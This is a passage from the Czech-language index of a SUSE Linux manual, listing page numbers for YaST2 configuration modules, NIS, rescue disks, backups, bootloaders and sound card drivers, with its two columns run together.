- ServerLayout	142
- subsection	
display	143
XFree86	138
xinetd	33, 78, 444, 630
XML	
- Katalog	35
- openjade	34

Y

YaST	<i>viz</i> YaST2
- ADSL	74
- aktualizace systému	45
- backup	84
- boot disk	85
- CD-ROM	58
- Editor úrovní běhu	383
- konfigurace síťové karty	435
- mouse	60
- nastavení	39
- obnova	84
- restore	84
- Řídící středisko	41
- sysconfig editor	386
- tisk	185
- update	45
- záloha	84
YaST2	31, 74
- aktualizace z CD	46
- bezpečnost	81
- časová zóna	85
- DNS server	79
- dotaz na podporu	107
- hardware	50
- informace o hardwaru	58
- Internet	66
- ISDN	73
- joystick	59
- konfigurace linuxu	90
- konfigurace modemu	71
- konfigurace pevného disku	92

- konfigurace sítě	66
- konfigurace zavaděče	104
- Logical Volume Manager	98
- LVM	98
- modem	71
- NFS server	79
- NIS server	79
- on-line aktualizace	42
- ovladače na CD	109
- patch CD	46
- protokol systémový	108
- RAID softwarový	102
- routing	79
- rozložení kláves	87
- runlevel	87
- SCPM	90
- skener	60
- software	41
- softwarový RAID	102
- správa skupin	80
- správa uživatelů	80
- správce profilů	90
- startovací disketa	85
- sysconfig	90
- systém	84
- systémový protokol	108
- tisk	58
- TV karty	65
- update softwaru	42
- update z CD	46
- úroveň běhu	87
- výběr jazyka	86
- Yellow Pages	<i>viz</i> YaST2, NIS server
- YOU	42
- zavaděč	104
- zdroj	41
- zvuk	62

ÝaST2

- DMA	58
Yellow Pages	<i>viz</i> NIS
YOU	42, 44
ypbind	444
ypserv	444
yudit	147

Z

zabezpečení dat	401
záchranná disketa	85, 365
- vytvoření	366
záchranný systém	365
- použití	369
- start	367
- záchranná disketa	365

základní unixové příkazy	394	- Creative Ensoniq 1371 čipset	339
záloha		- Crystal 423x čip	338
- obnova v YaST	84	- Ensoniq 1370 čipset	338
- vytváření v YaST	84	- Ensoniq SoundScape	343
zálohování		- generický ovladač OPLx	338
- aktualizace	28	- Gravis Ultrasound	339
založení uživatele	390	- MAD16	339
- potíže	442	- MediaTrix AudioTrix Pro	344
zásobník	694	- MPU401	340
zástupné znaky	397	- OPL3	341
zavaděč	104	- OPL3-SA1	341
zavaděč modulů jádra	301	- OPL3-SAx	341
zavaděče		- Personal Sound System (ECHO	
- GRUB	115	ESC614)	342
zavádění		- Pro Audio Spectrum	342
- MBR	112	- S3 Sonic Vibes	343
záznamy	352	- Sound Blaster a klony	343
- InterMezzo	533	- Sound Blaster DSP čipsety	345
- Unison	535	- Turtle Beach	
zdroj instalace	41	Classic/Monterey/Tahiti ...	340
zed'	81	- Turtle Beach Maui a Tropez	339
zmenšení oddílu	24	- Turtle Beach Maui, Tropez, Tropez	
znaková sada	145	Plus	345
zóna	446	- Turtle Beach MultiSound	340
- časová	85	- Turtle Beach Pinnacle/Fiji	340
zóny	450	- UART401	344
zvuk	62	- UART6850	344
- AD1816 čip	337	- YMF71x	341
- AD1848/CS4248 čip (MSS)	337	zvuková karta	62
- Aztech Sound Galaxy	343	- Pro Audio Spectrum	324